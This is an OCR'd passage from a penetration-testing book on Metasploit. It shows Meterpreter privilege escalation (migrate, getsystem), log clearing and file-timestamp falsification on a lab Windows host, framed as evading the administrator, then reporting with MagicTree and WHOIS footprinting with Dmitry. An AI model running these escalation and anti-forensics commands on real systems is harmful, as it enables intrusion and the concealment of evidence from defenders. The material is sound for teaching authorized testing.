[*] Meterpreter session 1 opened (172.16.139.1:4444 -> 172.16.139.128:1036) at 2013-12-14 02:18:08 +0530

meterpreter > 
```

The first thing to do once we have gained access to the target system is to grant the highest possible privileges to our user. To do this, we will jump to the `explorer.exe` process by finding its process ID and using the `migrate` command in Metasploit to switch to it. Then, we will elevate the privileges by using the `getsystem` command. Let's see how we can achieve this:



```
 1632  1568  explorer.exe        x86   0          NIPUN-DEBBE6F84\Administrator
 1772  680   httpd.exe           x86   0          NT AUTHORITY\SYSTEM
 1780  1632  VMwareTray.exe      x86   0          NIPUN-DEBBE6F84\Administrator
Tray.exe
 1792  1632  VMwareUser.exe      x86   0          NIPUN-DEBBE6F84\Administrator
User.exe
 1828  1632  xiwin32.exe         x86   0          NIPUN-DEBBE6F84\Administrator
 1884  680   metsvc.exe          x86   0          NT AUTHORITY\SYSTEM
 1900  680   mysqld.exe          x86   0          NT AUTHORITY\SYSTEM
 2460  1024  wscntfy.exe         x86   0          NIPUN-DEBBE6F84\Administrator
 2492  680   alg.exe             x86   0          NT AUTHORITY\LOCAL SERVICE
 3504  1024  wuauclt.exe         x86   0          NT AUTHORITY\SYSTEM
 3560  1024  wuauclt.exe         x86   0          NIPUN-DEBBE6F84\Administrator
 3624  680   spoolsv.exe         x86   0          NT AUTHORITY\SYSTEM


meterpreter > migrate 1632
[*] Migrating from 1024 to 1632...
[*] Migration completed successfully.
meterpreter > getuid
Server username: NIPUN-DEBBE6F84\Administrator
meterpreter > getsystem
...got system (via technique 1).
meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
meterpreter > 
```


We will first list the processes running on the target system using the `ps` command. Next, we will need the **Process Identifies** (**PID**) of the `explorer.exe` process to migrate from the exploited process into `explorer.exe`. As soon as we get the PID, we will migrate using the `migrate` command followed by the PID of the process. However, after migration is complete, it is necessary to get the system-level privileges using the `getsystem` command.

Covering tracks

Covering tracks may not be a necessary phase in carrying out a white box test. However, we should still know how to perform this for the different scenarios that may arise.


Suppose we have to edit a file on the target server, and then, after editing the file (which may be a crucial file such as a configuration file or a credentials file), we want to set the file's last modified time back to the actual modified time (which was before our editing took place). We can do this with the `timestomp` command in Metasploit.

The entire idea is to evade the admin's eye, by not making it obvious which files on his server or his personal computer were accessed and modified. After making a break into the system and before editing a file, we need to check its creation date, last modified date, and last accessed time. Let's see how we can achieve this with `timestomp`. However, before we do that, let's see which file needs to be edited in this scenario:




```
meterpreter > ls

Listing: C:\
============

Mode              Size       Type  Last modified              Name
----              ----       ----  -------------              ----
100777/rwxrwxrwx  0          fil   2012-10-24 19:00:27 +0530  AUTOEXEC.BAT
100666/rw-rw-rw-  0          fil   2012-10-24 19:00:27 +0530  CONFIG.SYS
100666/rw-rw-rw-  0          fil   2013-07-11 23:51:23 +0530  Documents
40777/rwxrwxrwx   0          dir   2013-09-16 21:59:04 +0530  Documents and Settings
100666/rw-rw-rw-  0          fil   2013-10-13 22:46:36 +0530  END
100444/r--r--r--  0          fil   2012-10-24 19:00:27 +0530  IO.SYS
100444/r--r--r--  0          fil   2012-10-24 19:00:27 +0530  MSDOS.SYS
100555/r-xr-xr-x  47564      fil   2004-08-04 17:30:00 +0530  NTDETECT.COM
40777/rwxrwxrwx   0          dir   2013-03-19 18:20:29 +0530  Perl
40555/r-xr-xr-x   0          dir   2013-09-29 15:50:26 +0530  Program Files
40777/rwxrwxrwx   0          dir   2013-03-19 18:01:52 +0530  Python27
40777/rwxrwxrwx   0          dir   2013-08-28 21:04:17 +0530  R&D
40777/rwxrwxrwx   0          dir   2012-10-24 19:08:19 +0530  System Volume Information
40777/rwxrwxrwx   0          dir   2013-10-13 23:26:14 +0530  WINDOWS
40777/rwxrwxrwx   0          dir   2013-10-16 16:59:58 +0530  Xitami
100666/rw-rw-rw-  211        fil   2012-10-24 18:52:46 +0530  boot.ini
100666/rw-rw-rw-  13         fil   2013-03-28 17:41:42 +0530  creditcard.txt
40777/rwxrwxrwx   0          dir   2013-03-19 22:29:53 +0530  lcc
100444/r--r--r--  250032     fil   2004-08-04 17:30:00 +0530  ntldr
100666/rw-rw-rw-  805306368  fil   2013-12-14 02:16:09 +0530  pagefile.sys
100666/rw-rw-rw-  430203     fil   2013-09-23 00:41:32 +0530  rock.jpg
40777/rwxrwxrwx   0          dir   2013-06-16 13:15:05 +0530  xampp
```

In the preceding scenario, we have a file named `creditcard.txt`, its last modified date was `2013-03-28` and the time of modification was `17:41:42`. As soon as we open the file, its access time is changed as shown in the following screenshot:




```
meterpreter > timestomp creditcard.txt -v
Modified      : 2013-03-28 17:41:42 +0530
Accessed      : 2013-10-17 15:48:26 +0530
Created       : 2013-03-28 17:41:28 +0530
Entry Modified: 2013-03-28 17:41:42 +0530
```

Now, let's modify the time to a time that is older than the actual accessed time and also other times such as the **Modified** time, the **Created** time, and **Entry Modified**:



```
meterpreter > timestomp creditcard.txt -v
Modified      : 2013-03-28 17:41:42 +0530
Accessed      : 2013-10-17 15:48:26 +0530
Created       : 2013-03-28 17:41:28 +0530
Entry Modified: 2013-03-28 17:41:42 +0530
meterpreter > timestomp creditcard.txt -z "8/10/2010 12:01:01"
8/10/2010 12:01:01
[*] Setting specific MACE attributes on creditcard.txt
meterpreter > timestomp creditcard.txt -v
Modified      : 2010-08-10 12:01:01 +0530
Accessed      : 2010-08-10 12:01:01 +0530
Created       : 2010-08-10 12:01:01 +0530
Entry Modified: 2010-08-10 12:01:01 +0530
meterpreter > █
```

As soon as we ran the `timestomp` command, it modified the timings of the file to our given custom time and hence we are able to evade the admin's eye. The next thing is to remove the event logs from the targeted system. Let's see where these are stored in the system:



Type	Date	Time	Source	Category	Event	User	Computer
Error	12/14/2013	2:31:37 AM	W32Time	None	29	N/A	NIPUN-DEB...
Error	12/14/2013	2:31:37 AM	W32Time	None	17	N/A	NIPUN-DEB...
Error	12/14/2013	2:20:32 AM	Service Control Manager	None	7009	N/A	NIPUN-DEB...
Error	12/13/2013	3:26:19 PM	W32Time	None	29	N/A	NIPUN-DEB...


Date: 12/14/2013 Source: W32Time
Time: 2:31:37 AM Category: None
Type: Error Event ID: 29
User: N/A
Computer: NIPUN-DEBBE6F84

Description:
The time provider NtpClient is configured to acquire time from one or more time sources, however none of the sources are currently accessible. No attempt to contact a source will be made for 29 minutes. NtpClient has no source of accurate time.

For more information, see Help and Support Center at http://go.microsoft.com/fwlink/events.asp.


As we can see, we have plenty of logs in **Event Viewer** under the **Computer Management** window.

The post-exploitation module named `event_manager` will help us to delete all these logs using the `-c` switch followed by nothing, this will tell the module to clear all types of logs, as shown in the following screenshot:



```
meterpreter > run event_manager -c
[-] You must specify and eventlog to query!
[*] Application:
[*] Clearing Application
[*] Event Log Application Cleared!
[*] Security:
[*] Clearing Security
[*] Event Log Security Cleared!
[*] System:
[*] Clearing System
[*] Event Log System Cleared!
meterpreter > 
```

After running the `event_manager` command, let's see the logs in **Event Manager** if there are any:



There are no items to show in this view.

Boom! All logs are cleared, so we have successfully deleted all the logs from the system. These were some of the methods that will help you in evading your pursuit over the target system. However, for Linux-based operating systems, the logs reside in the `logs` directory under `/var`.

> For more information on Linux logs, refer to `http://www.cyberciti.biz/faq/linux-log-files-location-and-how-do-i-view-logs-files/`.


Introducing MagicTree

MagicTree is a commonly used reporting tool which can be used to manage penetration test results. Its popularity is down to the fact that it can be used directly to send system-level commands in the background. The first thing we need to do here is to export the Metasploit results from the database into an XML file, so it can be ported into MagicTree easily. MagicTree supports wide variety of reports generated from commonly used tools such as Nmap, Metasploit, OpenVAS, Burp Suite, and so on.

Let's now export the results from the Metasploit database into an XML file and load the file into MagicTree by using the following command:

```
msf>db_export -f xml /root/Desktop/winxptest.xml
```

After the report is successfully generated, we need to open MagicTree and import the report. The interface of MagicTree looks similar to the following screenshot:



Query/Method not saved in repository

Found N/A row(s)

Table cell click action: [✓ none] select


Input No input [✓ Environment] TabSep in $in file No input

Command

User@Host


```
16:47.34 Using mtdir '/root/.magictree'
16:47.34 Initializing MagicTree Version 1.2, rev 1802
```

We can load the report by selecting **Open** under the **File** menu. When the report has been loaded, we will clearly see that it has been arranged in the hierarchal tree structure, defining a clear breakdown of the test, as shown in the following screenshot:



```
292 magictree
292 testdata
  291 host 172.16.139.128
      state up
      hostname NIPUN-DEBBE6F84
    1 os Microsoft Windows XP SP2
        language English
      arch x86
    279 ipproto tcp
      124 port 80
      116 port 443
          state
        114 service
      36 port 445
    5 finding URL:http://www.ietf.org/rfc/rfc0792.txtLog Summ
        source metasploit
        id ICMP Timestamp Detection
        affects 172.16.139.128
      1 cve 1999-0524
```

To create a report, we can simply browse to the **Report** tab and select **Generate Report**. However, in the instance of a large penetration test, we can use search expressions to filter out the information that we require. Let's see an example that shows how we can generate syntaxes to find out custom information from the report:



Query/Method not saved in repository

Title	Expression	Leaf	Hidden
Ports	//magictree/testdata/host/...	☐	☐
Hosts	ancestor::host	☐	☐

Found 3 row(s)

Table cell click action: [✓ none] select

Ports	Hosts
80	172.16.139.128
443	172.16.139.128
445	172.16.139.128

Input 3 rows, 2 field(s): Ports,Hosts [✓ Environment] TabSep in $in file No input

Command Example: dosomething -a $Ports -b $Hosts -out $out.xml

User@Host

The first thing to do is to design columns by putting the desired column name in the **Title** field. The next step is to define the expression that will figure out the entries for these columns.

> An important thing to note here is that expressions in MagicTree may look like a scary syntax. However, it's really not scary at all and can be easily mastered. The idea of this type of syntax is to gain better control of results and for better filtering. To filter out ports, we can use the `//magictree/testdata/host/ipproto/*` expression that tells the software to browse to the root of the tree, which is denoted here by the leading `//` after the hierarchy. To look for all results, we can use `*`.

> To learn more about MagicTree syntaxes, refer to `http://www.gremwell.com/magictreedoc/2ac07abf.html`.

Other reporting services

Apart from MagicTree, there are other tools that are used for reporting: **Dradis Framework** (`http://dradisframework.org`) and **OWASP Report Generator** (`https://www.owasp.org/index.php/ORG_(OWASP_Report_Generator)`). It is recommended that you have a play around with these two tools as well.

Generating manual reports

Let's now discuss how to create a penetration test report and see what is to be included, where it should be included, what should be added and what should be removed, how to format the report, the usage of graphs, and so on. The report of a penetration test is read by many people, such as manager, administrator, and top executives. So, its necessary for things to be organized well enough so that message that needs to be conveyed to the people by the report is correct and is understood by the target audience.

The format of the report

A good penetration testing report can be broken down in the following format:

- Page design
- Document control
    - Cover page
    - Document properties
- List of report content
    - Table of content
    - List of illustrations
- Executive summary
    - Scope of the penetration test
    - Severity information
    - Objectives
    - Assumptions made
    - Summary of vulnerabilities
    - Vulnerability distribution chart
    - Summary of recommendations
- Methodology / network admin level report
    - Test details
    - List of vulnerabilities
    - Likelihood
    - Recommendations
- References
- Glossary

Here's a brief description of some of the steps. Some of the important steps are discussed in greater detail later in this section:

- **Page design**: Generally, page design refers to selecting fonts, headers and footers, colors to be used in the report, and so on
- **Document control**: General properties about a report are to be covered here
- **Cover page**: This consists of name of the report, version, time and date, target organization, serial number, and so on
- **Document properties**: This contains the title of the report, name of the tester, and name of the person who reviewed this report
- **List of report content**: This contains the content of report with clearly defined page numbers associated with them
- **Table of content**: Generally, this contains a list of all the content organized from the start to the end of the report
- **List of illustrations**: All the figures used in the report are to be listed in this section with the appropriate page numbers

The executive summary

Executive summary includes the entire summarization of the report in a normal and, generally, nontechnical text that focuses on providing knowledge to the senior employees of the company. It generally contains the following information:

- **Scope of the penetration test**: This section includes types of tests performed and the systems which were tested. Generally, all the IP ranges which were tested are listed under this section. Moreover, this section contains severity information about the test as well.
- **Objectives**: This section will define how the test will be able to help the target organization, what will be the benefits of the test, and so on.
- **Assumptions made**: If any assumptions were made during the test, they are to be listed here. For example, suppose an XSS vulnerability is found in the admin panel while testing a website, but to execute it, we need to be logged in with administrator privileges. If this is the case, the assumption to be made is that we need to log in with admin rights to execute this attack vector.

- **Summary of vulnerabilities**: This provides information in a tabular form and describes the number of found vulnerabilities according to their risk of high, medium, and low. They are ordered based on the vulnerabilities causing the highest impact to the assets through to the lower ones causing a lower impact. However, this phase contains a vulnerability distribution chart for the scenario of multiple issues with multiple systems. An example of this can be seen in the following table:

Impact	Number of vulnerabilities
High	19
Medium	15
Low	10

- **Summary of recommendations**: The recommendations to be made in this section are only for the vulnerabilities with the highest impact factor and they are to be listed accordingly.

Methodology / network admin level report

This section of the report includes the steps performed during the penetration test, in-depth details about the vulnerabilities, and recommendations. Generally, the following information is the section of interest for the network admin:

- **Test details**: This section of the report includes information related to the summarization of the test in the form of graphs, charts, and tables for vulnerabilities, risk factors, and the systems infected with these vulnerabilities.
- **List of vulnerabilities**: This section of the report includes details of the vulnerabilities, the location of the vulnerabilities, and the primary cause of the vulnerability.
- **Likelihood**: This section explains the likelihood of these vulnerabilities being targeted by the attackers. This is done by analyzing the ease of access in triggering a particular vulnerability and by finding out the easiest and the most difficult test against the vulnerabilities that can be targeted.
- **Recommendations**: Recommendations for patching the vulnerabilities are to be listed in this section. If a penetration test does not recommend patches, it is only considered half finished.

Additional sections

- **References**: All the references taken while the report is made are to be listed here. References such as a book, website, article, and so on are to be clearly defined with its author name, publication name, year of publication / date of article published, and so on.
- **Glossary**: All the technical terms used in the report are to be listed here with their meaning.

Performing a black box penetration test

Black box penetration testing is performed when we have no knowledge of the target in terms of OS details, web server technologies, backend database, and so on. So, in these cases, we need to perform everything ourselves. Black box testing generally comprises too many false positives, so it's the duty of the penetration tester to figure them out and verify them.

Let's see the various steps and tools that are needed while carrying out a black box test against a website with Metasploit.

FootPrinting

As discussed earlier, FootPrinting refers to gathering information about the target by using active or passive techniques. Let's see how we can FootPrint the target with various commonly used tools of the industry.

Using Dmitry for FootPrinting

Dmitry is a command-line tool built into security distributions such as Backtrack and Kali Linux. This tool serves as a great resource for finding information about the target website or web server. Let's see how we can perform some further actions with this tool by analyzing how it works in the following scenarios.


WHOIS details and information

WHOIS can be performed with the tool that eliminates the use of various websites to retrieve the WHOIS data. However, the WHOIS query finds out information such as owner name, **Domain Name System** (**DNS**) server entries, important contact details, and addresses about a target.

Let's see how we can perform a WHOIS query; the command used for this is as follows:

```
root@Apex:~#dmitry -i -w www.nipunjaswal.info
```

When the preceding command is run, we are presented with the following set of information:




```
root@Apex:~# dmitry -i -w nipunjaswal.info
Deepmagic Information Gathering Tool
"There be some deep magic going on"

HostIP:108.162.199.20
HostName:nipunjaswal.info

Gathered Inet-whois information for 108.162.199.20
---------------------------------


Gathered Inic-whois information for nipunjaswal.info
---------------------------------
Domain Name:NIPUNJASWAL.INFO
Created On:03-Jun-2013 11:55:43 UTC
Last Updated On:31-Aug-2013 13:38:51 UTC
Expiration Date:03-Jun-2014 11:55:43 UTC
Sponsoring Registrar:GoDaddy.com, LLC (R171-LRMS)
Status:CLIENT DELETE PROHIBITED
Status:CLIENT RENEW PROHIBITED
Status:CLIENT TRANSFER PROHIBITED
[illegible]tus:CLIENT UPDATE PROHIBITED
Registrant ID:CR144533013
Registrant Name:Nipun Jaswal
Registrant Organization:
Registrant Street1:161 R Model Town
Registrant Street2:
Registrant Street3:
Registrant City:Hoshiarpur
Registrant State/Province:Punjab
Registrant Postal Code:146001
Registrant Country:IN
